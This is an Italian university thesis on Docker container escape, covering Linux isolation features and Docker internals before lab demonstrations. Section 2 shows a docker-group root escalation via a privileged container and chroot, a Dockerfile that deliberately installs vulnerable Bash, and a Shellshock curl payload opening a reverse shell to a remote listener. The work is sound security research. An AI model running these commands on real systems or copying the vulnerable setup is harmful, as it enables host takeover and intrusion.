UNIVERSITÀ
DEGLI STUDI
DI BERGAMO

Dipartimento di
Ingegneria

Corso di laurea in
Ingegneria Informatica

Classe n. L-8

Vulnerabilità di Fuga da Docker

Candidato:
Giorgio Chirico

Matricola n.
1068142

Relatore:
Chiar.mo Stefano Paraboschi

Anno Accademico
2022/2023

ABSTRACT

I containers sono degli ambienti di lavoro e di runtime virtualizzati, divenuti popolari per la loro leggerezza, flessibilità, portabilità e la capacità di fornire sistemi isolati senza bisogno di hypervisor.

Essendo che si basano sul sistema operativo ospitante, tra host e container non vi è una completa separazione degli spazi d'indirizzi: senza le dovute misure di sicurezza, dunque, può aprirsi la possibilità di una escalation dei privilegi sulla macchina ospitante a partire dal container.

Docker è un framework popolare per la gestione dei container: semplifica ai developer l'interazione coi container e la "containerizzazione" delle applicazioni per mezzo di comandi di alto livello.

In questa tesi viene proposta un'illustrazione variegata di contesti di vulnerabilità atti a dimostrare, per mezzo di codici realizzati nei linguaggi Python3, C, Shell, Bash, Dockerfile, la possibilità di fuga da container, con lo scopo di aprire una riflessione su determinate vulnerabilità del framework Docker e le forme di mitigazione adoperabili.

INDICE DEI CONTENUTI

pagina

INDICE DELLE FIGURE

Pagina

1 INTRODUZIONE

1.1 Container

Un container [1] è una tecnologia software che permette la veloce creazione, configurazione e attivazione di sistemi operativi o ambienti di sviluppo di applicativi sia desktop che cloud: punto di forza dei container è la loro leggerezza e indipendenza dalla piattaforma su cui vengono creati ed eseguiti: per mezzo di configurazioni pre-impacchettate, dette immagini [2], è possibile la costruzione di questi container, la cui esecuzione può esser configurata a seconda delle esigenze.

I container forniscono, rispetto all'host, un minimo grado di isolamento dei processi attivi al loro interno per mezzo degli "spazi di indirizzi" (anche detti *namespace*): i processi interni al container creato "non hanno idea" di essere parte di un sottospazio dell'host.

L'isolamento offerto dai container non è totale: mentre lo spazio utente viene interamente astratto, lo spazio kernel è lo stesso dell'host. Questa è un'importante differenza rispetto alle macchine virtuali, oltre al fatto che quest'ultime provocano un maggiore overhead in fase d'esecuzione.

1.1.1 Container Management Framework

Esistono diversi framework per la gestione dei container, attraverso riga di comando o gestore applicativo. Generalmente, questi framework si distinguono in base al controllore o all'owner dei componenti del framework.

In base al controllo, si ha un framework *daemon-based* se il controllo delle richieste d'interazione con l'ambiente, i container e le immagini è gestito da un controllore centrale, detto "demone"; in caso contrario, il framework si dice *daemonless*.

Un esempio di framework *daemon-based* è il framework Docker, mentre un esempio di framework *daemonless* è il framework Podman [3].

In base all'owner dei componenti, si può distinguere il framework in *root* o *rootless* a seconda se l'owner sia rispettivamente l'utente con massimi privilegi del sistema operativo ospitante, detto `root`, oppure un utente non privilegiato.

1.2 Isolamento processi in Linux

Linux mette a disposizione diverse feature per l'esecuzione isolata di gruppi di processi, al fine di limitare l'accesso alle risorse di sistema o fornire un'ambiente di runtime virtualizzato.

1.2.1 Spazi d'indirizzi

Gli spazi d'indirizzi, anche detti *namespace*, sono una caratteristica dei kernel Linux: hanno il compito di isolare le risorse di un certo gruppo di processi dalle risorse di altri gruppi di processi [4].

Prendendo come esempio il caso specifico dei containers, i namespace sono responsabili dell'ambiente percepito dai processi interni al container: attraverso la virtualizzazione di un determinato gruppo di risorse host, ciascun namespace contribuisce alla creazione di un nuovo ambiente di lavoro, replicando un sistema operativo dentro al quale i processi del container vivono confinati. In tal modo, i processi interni al container non possono percepire altri processi esterni al container, né accedere a risorse non definite dai namespace.

Ad esempio, il net namespace gestisce le risorse network per un certo gruppo di processi: se un processo venisse originato con un net namespace diverso dalL'analogo spazio d'indirizzi sull'host, come può essere dalL'interno di un container, questo avrebbe l'impressione di avere uno stack network completamente indipendente dallo stack network "reale" dell'host [5].

Quando un certo namespace è condiviso con l'host, i processi fanno riferimento alle stesse risorse usate sull'host: se, per esempio, il gruppo di processi interni a un container non ha lo user namespace separato dalL'host, allora l'utente `root` (UID 0) ed il gruppo `root` (GID 0) presenti nel container sono rispettivamente lo stesso utente e lo stesso gruppo definiti e utilizzati sull'host.

1.2.2 Gruppi di controllo

Questa funzionalità, offerta dal kernel Linux, permette la creazione di gruppi di controllo atti a limitare e gestire un certo gruppo di risorse quali CPU, uso della memoria, quantità di memoria, risorse network e operazioni I/O su dispositivi di blocco, per uno specifico gruppo di processi [6].

I cgroup sono organizzati in maniera gerarchica in elementi detti *unit* [7]:

- *Service unit*: consente il raggruppamento di più processi in un unico elemento di gestione;
- *Scope unit*: permette di raggruppare processi creati esternamente, come containers, sessioni utente, macchine virtuali;
- *Slice unit*: organizzano la gerarchia delle service unit e scope unit. Le slice sono a loro volta organizzate in una gerarchia.

Soffermandosi sulle slice, il sistema organizza in default quattro slice principali:

- La slice radice, -.*slice*;
- La slice per le macchine virtuali e container, *machine.slice*;
- La slice per le sessioni utente, *user.slice*;
- La slice per tutti i service di sistema, *system.slice*.

Un qualsiasi processo può accedere ai propri cgroup seguendo il percorso "/proc/self/cgroup" [8]. DalL'host, è possibile visionare la gerarchia dei gruppi di controllo al percorso "/sys/fs/cgroup".

Oggi esistono due versioni di cgroup: v1 e v2 [9].

1.3 Sicurezza Linux

In generale, i sistemi UNIX e derivati, come Linux, distinguono due tipi di processo: i processi privilegiati (o "processi root", UID=0), aventi pieni permessi di accesso, e i processi non privilegiati (con UID≠0).

Oltre a questa classificazione, il kernel Linux integra diversi sistemi di controllo dei permessi.

1.3.1 Moduli Capability

Dalla versione 2.2 di Linux, i processi non privilegiati hanno la possibilità di accedere a determinate risorse privilegiate per mezzo delle capability: singoli privilegi che caratterizzano i processi root [10]. Per esempio, la capability CAP_SYS_TIME permette ad un processo non privilegiato di impostare l'orologio di sistema.

1.3.2 Secure Computing mode

Il Secure Computing mode o Seccomp è uno strumento di sandboxing integrato nel kernel Linux dalla versione 2.6.12 [11].

Quando Seccomp è attivo su un processo, vengono consentiti ai suoi thread un limitato numero di syscall: read, write, exit, sigreturn.

Le versioni più recenti di Seccomp adottano il Berkeley Packet Filter per favorire una maggiore flessibilità nelle restrizioni: è possibile creare delle blacklist o whitelist per esplicitare, rispettivamente, le syscall proibite o le syscall consentite all'interno del processo [12].

A seconda di come viene impostato il filtro di Seccomp-bpf, richiamare una syscall non consentita da un processo sorvegliato può causare un segnale di risposta negativo, un logging dell'evento o la terminazione del processo [13].

1.3.3 Linux Security Modules

Il Linux Security Modules è un framework che integra diversi sistemi di sicurezza basati sul paradigma Mandatory Access Control, cioè sistemi che applicano restrizioni d'accesso alle risorse per mezzo di policy: due esempi sono SELinux e AppArmor [14].

SELinux segue il funzionamento label-based: estende le ACL di ogni file di sistema aggiungendo un tag con la forma '*user:role:type:Level*' [15].

- *User*: l'utente della policy che ha accesso a delle specifiche "Role", con un particolare "Level". Ogni utente Linux è mappato a un utente SELinux corrispondente, tramite una policy SELinux;
- *Role*: ereditabili, danno l'autorizzazione a certi "Type";
- *Type*: riferiti a oggetti del filesystem o tipi di processo (quest'ultimi, nello specifico, sono anche detti domini), servono alle policy SELinux per specificare come un certo "Type" può accedere ad altri "Type";
- *Level*: opzionale, livello di confidenzialità dell'informazione secondo il modello Bell-LaPaula, usato se SELinux è in modalità MLS(Multy-Layer Security) o MCS(Multy-Category Security). Queste modalità sono combinabili.

SELinux ha tre modalità di gestione delle policy: Enforcing, Permissive, Disabled, la cui risposta a un accesso interdetto corrisponde rispettivamente a blocco, stampa d'avvertimento, indifferenza.

Mentre SELinux è solitamente attiva nei sistemi Fedora-based, AppArmor rappresenta l'alternativa operante più comune nei sistemi OpenSUSE e Debian-based.

Le policy di AppArmor sono delle whitelist che definiscono i privilegi con cui il processo può accedere alle risorse di sistema e ad altri processi, garantendo così una forma di protezione verso il processo, oltre al controllo del suo comportamento [16].

AppArmor organizza le policy in profili: ciascun profilo basa il proprio controllo su un determinato dominio, come un applicativo, un utente o l'intero sistema.

Ogni profilo può agire in tre modalità: *enforced*, *complain* o *unconfined*, dove la trasgressione del profilo causa, rispettivamente, il blocco, il logging, o l'esecuzione incondizionata dell'operazione.

I profili usano le *rule* per definire l'accesso a determinate capability, risorse network, files: tali *rule* sono applicate a insiemi di percorsi file per mezzo di espressioni regolari [17].

1.4 Docker

Docker è un framework open-source, sviluppato dalla Docker Inc., per lo sviluppo e l'impiego di container containers basati su kernel Linux [18]. Offre una gestione di alto livello dei containers, sia da riga di comando che da applicativo desktop.

1.4.1 Architettura framework

Docker è daemon-based e, di base, root: è sviluppato come un'architettura client-server conforme alle regole REST API: la comunicazione tra clienti e controllore, basata su HTTP, è gestita in maniera stateless seguendo un formato standard specificato nella documentazione della Docker API [19].

Di base, l'architettura Docker è così costituita:

- lato client, la *Docker CLI*: dotato interfaccia a riga di comando per interagire col framework Docker per mezzo di richieste HTTP;
- lato server, *Docker Engine*: una RESTful API che risponde alle richieste della Docker CLI e gestisce il sistema Docker;
- sul cloud, le registry: repositories di immagini a cui il framework, anche automaticamente, fa richiesta per ricevere le immagini mancanti in locale, o su cui è possibile salvare, con un proprio account, le proprie immagini.

Riguardo al Docker Engine, risultano fondamentali le componenti che seguono:

- *dockerd* [20] : anche detto Docker Daemon, resta in ascolto di default su un socket UNIX, in attesa di richieste conformi all'API di Docker. Ha ruolo di controllore centrale per l'intero sistema Docker: gestisce gli oggetti Docker quali immagini,containers,volumi,networks e le task di alto livello quali, ad esempio, login,build,inspect, pull. Può esser posto in ascolto su un socket TCP;
- *containerd* [21] [22]: il Container Daemon, gestisce la container runtime. La maggior parte delle interazioni a basso livello sono gestite da una componente al suo interno chiamata runC;
- *runC* [23]: una runtime indipendente che garantisce la portabilità dei containers conformi agli standard. Tra le sue caratteristiche, spicca il supporto nativo per tutti i componenti di sicurezza Linux come, ad esempio, AppArmor, Seccomp, control groups, capability. Ha completo supporto dei Linux namespace, inclusi user namespace: è responsabile della creazione dei namespace ed esecuzione dei

containers. In particolare, runC è invocata da containerd-shim [24]: processo figlio di containerd e parente diretto del container che verrà creato. Tale processo è responsabile dell'intero ciclo di vita del container e delle logiche di riconnessione. Anche la gestione dei containerd-shim avviene tramite API [25].

Si prenda per esempio l'esecuzione del comando da CLI `docker run` (Figura 1):

1. tramite richiesta API, viene ordinato a dockerd la creazione del container con l'immagine selezionata che, qualora mancante, verrà scaricata dal registry;
2. ricevuta tramite API la richiesta di inizializzazione del container, dockerd riferisce a containerd di preparare l'ambiente d'esecuzione ed avviare il container.




Figura 1: comando docker run

1.4.2 Isolamento del container Docker

Gli spazi d'indirizzi vengono creati in fase di inizializzazione del container dal componente runC. Più nel dettaglio, runC esegue la syscall *unshare* per la creazione dei namespace interni al container [26], poi effettua una fork del processo di init (PID 1) all'interno del container e, infine, termina la propria esecuzione.

Essendo runC componente di containerd, è possibile ottenere la traccia delle syscalls necessarie alla creazione dei namespace applicando il comando `strace` su containerd. In particolar modo, si può notare l'impostazione delle flag di *unshare* (Figura 2) per la creazione di nuovi spazi d'indirizzi del container come, ad esempio, CLONE_NEWPID [27], responsabile della creazione del nuovo pid namespace, ovvero lo spazio d'indirizzi che permette una numerazione PID indipendente dalla numerazione PID "reale" sull'host.

```
6146  prctl(PR_SET_NAME, "runc:[1:CHILD]") = 0
6141  <... close resumed>)              = 0
6146  unshare(CLONE_NEWNS|CLONE_NEWUTS|CLONE_NEWIPC|CLONE_NEWNET|CLONE_NEWPID <unfinished ...>
6141  read(9,  <unfinished ...>
6146  <... unshare resumed>)            = 0
```

Figura 2: unshare syscall di containerd

Un modo più diretto per verificare la separazione degli spazi d'indirizzi è realizzabile confrontando la bash di un terminale sull'host con un processo in loop generato da un container (Figura 3).

Il contenuto della sottocartella di processo `ns` presenta dei symlinks che fan riferimento ai namespace del processo, identificabili univocamente grazie all'inode mostrato nelle parentesi quadre [28].

Si possono estrarre le informazioni dei namespace del processo terminale applicando il comando `ls -l /proc/$$/ns` . Inoltre, se si crea una task "lunga" in un container e si ricerca la task su host tramite il comando `ps`, è possibile estrarre il PID "reale" della task containerizzata e accedere alle informazioni della sua sottocartella `ns` come fatto per il terminale.

In questo modo, è possibile distinguere quali namespace di un container Docker risultano indipendenti dal sistema operativo ospitante e quali non: in condizioni di default, risultano isolati i namespace ipc, mnt, net, pid, uts, mentre il namespace cgroup risulta condiviso o meno se è attivo, rispettivamente, cgroup v1 o cgroup v2 [29].

```
root@host:/# docker run -it ubuntu:18.04 bash
root@d819d5713825:/# watch ps ax & 2>/dev/null ps ax
[1] 10
    PID TTY      STAT   TIME COMMAND
      1 pts/0    Ss     0:00 bash
     10 pts/0    T      0:00 watch ps ax
     11 pts/0    R+     0:00 ps ax

[1]+  Stopped                 watch ps ax
root@d819d5713825:/#

----aprendo un altro terminale sull'host
root@host:/# ps ax | grep "watch ps ax" | grep -v grep
   5149 pts/0    T      0:00 watch ps ax
root@host:/# ls -l /proc/5149/ns
totale 0
lrwxrwxrwx 1 root root 0 lug 19 15:35 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 ipc -> 'ipc:[4026532257]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 mnt -> 'mnt:[4026532255]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 net -> 'net:[4026532260]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 pid -> 'pid:[4026532258]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 pid_for_children ->
'pid:[4026532258]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 time_for_children ->
'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 uts -> 'uts:[4026532256]'
root@host:/# ls -l /proc/$$/ns
totale 0
lrwxrwxrwx 1 root root 0 lug 19 15:37 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 net -> 'net:[4026531992]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 pid_for_children ->
'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 time_for_children ->
'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 uts -> 'uts:[4026531838]'
```

Figura 3: confronto ns processo container e bash host

Il cgroup attivo determina, inoltre, il cgroup driver di Docker, che in cgroup v1 è il cgroupfs `/docker`, mentre in cgroup v2 è la slice di sistema system.slice.

Di default, i cgroup driver sono creati sotto il cgroup root (il cgroup driver "/").

Tramite comando, è possibile configurare i namespace del container e i cgroup in fase d'inizializzazione del container: ad esempio, aggiungendo al comando `docker run` opzioni come `--pid` o `--memory` [30].

1.4.3 Immagine Docker

Ogni container Docker è creato sulla base di un oggetto Docker detto *immagine*: una configurazione read-only contenente le dipendenze necessarie alla creazione dell'ambiente di runtime del container.

Le immagini sono strutturate in layers che, creati in successione, aggiungono file, cartelle, librerie, informazioni di configurazione all'ambiente.

Docker dà la possibilità agli sviluppatori di creare nuove immagini personalizzate a partire da un'immagine pre-esistente grazie al Dockerfile: un file di configurazione per la progettazione di immagini, facente uso di istruzioni con sintassi specifica come `FROM` per "importare" un'immagine base, `RUN` per eseguire comandi, `USER` per selezionare l'utente attivo nell'esecuzione delle istruzioni e, successivamente, nel container [31].

Per completare la realizzazione dell'immagine, la Docker CLI mette a disposizione il comando `docker build` [32] .

1.4.4 Filesystem del container Docker

Il filesystem montato nel container Docker è, di default, un *union mount filesystem* basato su una feature chiamata OverlayFS [33], presente nel kernel Linux dalla versione 4.0.

Il filesystem di un container Docker è formato da tre livelli (Figura 4):

- *lowerdir*: livello read-only del filesystem;
- *upperdir*: livello scrivibile del filesystem;
- *merged*: risultato dalla procedura di *union mount* dei precedenti livelli, viene montato nel container. Esso contiene i riferimenti per ogni elemento presente in *upperdir* ed ogni elemento presente in *lowerdir* ma assente in *upperdir*.




Figura 4: OverlayFS in Docker

La creazione del filesystem del container segue un meccanismo Copy-On-Write: viene creato un layer scrivibile dedicato al container, dove il livello *upperdir* è rappresentato dalla cartella `diff` e il livello *merged* da una cartella omonima. La

lowerdir è costituita dai layer dell'immagine adottata, dei quali il container memorizza i riferimenti simbolici [34].

Dalla versione 23.0.0 del Docker Engine, il driver di archiviazione predefinito è *overlay2:* si è sostituito a *overlay* introducendo vantaggi quali il supporto nativo di *lowerdir* composte fino a 128 layers.

Se si provasse a creare un file o modificare un file read-only, il file risultante verrebbe creato nella cartella *merged* e nella cartella *upperdir*, mentre la cancellazione di un elemento read-only ne determina l'eliminazione del riferimento dalla cartella *merged*, mentre verrebbe creato un file corrispondente a un "segnaposto" nella cartella *upperdir* [35].

Mentre il filesystem del container è generalmente volatile, Docker mette a disposizione dei meccanismi di memorizzazione persistente montabili nel container, detti volumi: sono un elemento Docker simile alle bind mounts ma con diversi vantaggi, come la facilità di backup, migrazione, condivisione e interoperabilità [36] .

Un volume può esser montato durante l'esecuzione del comando `docker run` inserendo l'opzione `-v` a cui seguono, in successione e separati da carattere ":", due elementi obbligatori e uno opzionale: rispettivamente, il percorso su host indicante il volume da montare, il percorso nel filesystem del container indicante il punto di mount e l'opzione `ro` qualora si volesse rendere non scrivibile il volume montato.

1.4.5 Networking in Docker

Docker inserisce i container in una rete dedicata.

Le network stesse sono degli oggetti Docker: la Docker CLI mette a disposizione il comando `docker network` per la creazione, rimozione, gestione di queste [37].

L'installazione di Docker Engine offre tre network predefinite:

- Network *none* [38] : i container all'interno di questa rete non hanno un IP assegnato, ma solo l'indirizzo di loopback. Pertanto, non hanno alcuna possibilità di operare in rete.
- Network *host* [39] : l'intero stack network dell'host sarà condiviso con i container che partecipano a questa rete;
- Network *bridge* [40] : di default, i container sono inseriti qui. l'indirizzo IP di rete è, di norma, 172.17.0.0, con submask 255.255.0.0. l'indirizzo

172.17.0.1 viene assegnato all'interfaccia host docker0, che assume il ruolo di bridge della network .

Ogni container all'interno della network ha un'interfaccia "veth" collegata al bridge della propria network.

Per i container all'interno della network *bridge* è possibile comunicare con l'host in maniera bidirezionale, comunicare con altri containers e raggiungere la rete esterna alla macchina, come Internet. Rimangono comunque irraggiungibili dalL'esterno, se non per mezzo di una porta associata con l'host.

Le network in Docker hanno un server DNS incorporato che permette ai containers di risolvere i nomi degli atri containers per raggiungerli, anziché usare il loro IP.
Risulta inoltre possibile creare dei bridge tra le network per permettere a queste di comunicare tra loro, inserire firewalls e server proxy [41] .

La Docker CLI permette di selezionare la rete in cui inizializzare il container durante l'esecuzione del comando `docker run` tramite l'opzione `--net` [42].

1.4.6 Sicurezza del container Docker

Docker possiede dei profili di default per Seccomp e AppArmor, applicati ai container in esecuzione quando non viene specificata un'altra policy: ad esempio, la Docker CLI offre l'opzione `--security-opt` per applicare una policy personalizzata.

Normalmente, i container Docker vengono eseguiti come processi non privilegiati, con un set limitato di capability, ma è possibile rimuovere o aggiungere tutte le capability messe a disposizione dal kernel. Per esempio, la Docker CLI permette l'inizializzazione di containers privilegiati, con tutte le capability, usando l'opzione `--privileged`, mentre è possibile gestire le capability con le opzioni `--cap-add` e `--cap-drop`.

Esiste una policy SELinux ad-hoc per Docker, il cui supporto può essere attivato dal demone dockerd tramite la flag `--selinux-enabled`.

1.5 Container Escape Vulnerability

Questa vulnerabilità descrive generalmente la capacità di un utente malevolo di poter effettuare azioni privilegiate sull'host a partire da un container.

Per Docker, possiamo generalmente individuare tre scenari d'attacco:

- Attacco esterno, allo scopo di penetrare i servizi esposti in rete;
- Accesso a un container compromesso, dov'è possibile sfruttare le prorietà d'ambiente per raggiungere l'host;
- Insider malevolo: un utente di sistema non privilegiato che tenta di accedere a privilegi non previsti dal suo profilo.

Un container Docker presenta vulnerabilità ad attacchi esterni quando è possibile, dalla rete esterna, individuare le vulnerabiltà per mezzo di testing sui servizi esposti: a seguito di questa prima fase, detta *enumerazione* [43], si può aprire la possibilità di un accesso imprevisto al container, detto *initial foothold* [44].

Lo studio dell'ambiente containerizzato può far emergere determinate caratteristiche che l'attaccante può sfruttare per ottenere l'accesso a risorse di privilegio superiore, cioè una *elevazione dei privilegi* (o *vertical privilege escalation,* [45]).

Relativamente alla macchina ospitante, un'elevazione dei privilegi massima risulta nell'accesso completo ad ogni risorsa root di sistema.

L'elevazione dei privilegi può costituire obiettivo anche per gli utenti non privilegiati di sistema, purchè Docker sia accessibile senza necessità di privilegi.

Non tutti gli attacchi hanno le stesse caratteristiche: mentre l'abuso di risorse può esser una strategia di lungo termine e difficile da individuare, l'interruzione del servizio Docker è rilevabile in fretta, con alto impatto a breve termine.

2 IMPLEMENTAZIONE

2.1 Accesso non privilegiato a docker

Far parte del gruppo 'docker' permette l'utilizzo di Docker senza necessariamente far parte del file 'Sudoers', il file dei super users.

Si ipotizzi che un insider malevolo voglia acquisire il ruolo di utente `root` sull'host; perché ciò sia possibile, l'attaccante deve:

- Far parte del gruppo "docker";
- Avere accesso alla binary "docker" della Docker CLI;
- Avere accesso a Docker root-based.

L'attacco richiede due soli passi. Nel primo passo, si crea un container da Docker CLI, col comando `docker run` seguito dai parametri:

- Opzione "-it": viene aperto lo standard input sul container e allocata sessione terminale;
- Opzione "-v /:/host": monta la cartella radice "/" dell'host, sottoforma di volume, al percorso "/host" del filesystem interno al container;
- Opzione "--privileged" : Seccomp e AppArmor disabilitati, tutti i moduli capability vengono abilitati per il processo container;
- Opzione "--net=host": il container viene creato con accesso al network stack dell'host;
- Opzione "--pid=host": il pid namespace è lo stesso dell'host. Questo significa che, dal container, è possibile vedere tutti i processi presenti nel namespace dell'host, ad esempio tramite comando `ps a`.

Il secondo passo richiede l'attivazione della syscall *chroot*, utilizzabile grazie alla capability CAP_SYS_CHROOT: questa syscall cambia il riferimento base per la risoluzione dei percorsi file all'interno del container. Specificando come argomento di chiamata il volume montato, verrà preso come riferimento base la cartella radice di sistema.

Il risultato finale è una shell interattiva sul filesystem dell'host, con propagazione permanente delle modifiche e privilegi `root`.

```
dev@host:~$ docker images
REPOSITORY              TAG       IMAGE ID       CREATED         SIZE
alpine                  latest    5e2b554c1c45   8 weeks ago     7.33MB

dev@host:~$ docker run -it -v /:/host --rm --privileged --pid=host
--net=host alpine sh

/ # chroot /host

root@host:/# touch
/rootfile
root@host:/# exit

/ # exit

dev@host:~$ cd /
dev@host:/$ ls -all
totale 80

[...]

-rw-r--r--   1 root root     0  8 lug 11.05 rootfile

[...]

dev@host:/$ rm rootfile
rm: rimuovere il file regolare vuoto protetto dalla scrittura
'rootfile'? s
rm: impossibile rimuovere 'rootfile': Permesso negato

dev@host:/$
```

Figura 5: dimostrazione abuso binary docker

2.2 Immagine vulnerabile

Le immagini possono esporre gli applicativi containerizzati a vulnerabilità dovute a una configurazione del sistema fornito dall'immagine: questo può verificarsi, ad esempio, quando l'immagine (o la sua immagine di base) fa uso di componenti di versione obsoleta o deprecata [46].

Se il container esponesse i suoi servizi alla rete esterna, le vulnerabilità del container dovute all'immagine adottata potrebbero permettere un initial foothold: ciò non apre necessariamente la possibilità di una escalation dei privilegi sull'host, a meno che non si tratti di un container compromesso.

2.2.1 Shellshock

Un bug che riguarda sistemi con Bash di versione inferiore alla 4.3 causa l'esecuzione arbitraria di comandi, qualora i comandi vengano assegnati come valore ad una variabile di sistema [47]: tale bug è noto come Shellshock o Bashdoor.

Se l'applicazione in rete fa uso di una certa configurazione, per esempio esponendo i contenuti tramite CGI o facendo uso di OpenSSH con SSHD, è possibile il footholding da parte di un attaccante esterno.

Per la dimostrazione, si è ricreato tramite Dockerfile un Apache Web Server che serve i contenuti tramite CGI, usando una Bash di versione sensibile (Figura 6): l'immagine associata si chiamerà Shellshockable.

```
#attiva moduli CGI
RUN a2enmod cgid
# bash vulnerabile
RUN apt-get install -y build-essential wget
RUN wget
https://snapshot.debian.org/archive/debian/20140304T040604Z/pool/main/
b/bash/bash_4.1-3_amd64.deb --no-check-certificate
RUN dpkg -i bash_4.1-3_amd64.deb
EXPOSE 80
ENTRYPOINT ["/usr/sbin/apache2"]
CMD ["-D", "FOREGROUND"]
```

Figura 6: snippet Dockerfile Shellshockable

Per esporre il servizio alla rete esterna, viene effettuata l'associazione della porta TCP 80 del container con una porta TCP 80 sull'interfaccia host.

Per sfruttare Shellshock, l'attaccante usa cURL per inviare una richiesta HTTP ai contenuti presenti nel percorso */cgi-bin/* del sito: nella richiesta, le variabili header sono

eseguite dalla Bash come codice arbitrario, accodando codice Bash alla funzione vuota "`() { :; };`".

Essendo il container in comunicazione con l'ambiente esterno, è possibile chiedergli di aprire una comunicazione con un host remoto inserendo in un header della richiesta, ad esempio l'header "Cookie", un'espressione Bash per aprire una Shell inversa, ovvero una redirezione del flusso di input, output ed errore (rispettivamente, i descrittori file 0,1,2) verso la porta di un'interfaccia dell'host attaccante, dove vi è in attesa un processo predisposto ad accettare sessioni shell remote, come Netcat [48].

Si otterrà così una Bash nel container in qualità di utente `www-data`, ovvero l'utente non-root definito in Apache per servire i contenuti (Figura 7).

```
root@host:/# docker run -dp 80:80 shellshockable:1
7aa5964552244
root@host:/# sleep 5 && \
> curl -H "Cookies: () { :; }; /bin/bash -i >& /dev/tcp/10.0.2.15/445
0>&1 2>&1" localhost/cgi-bin/shockme.cgi & \
> nc -nlvp 445
[1] 3536
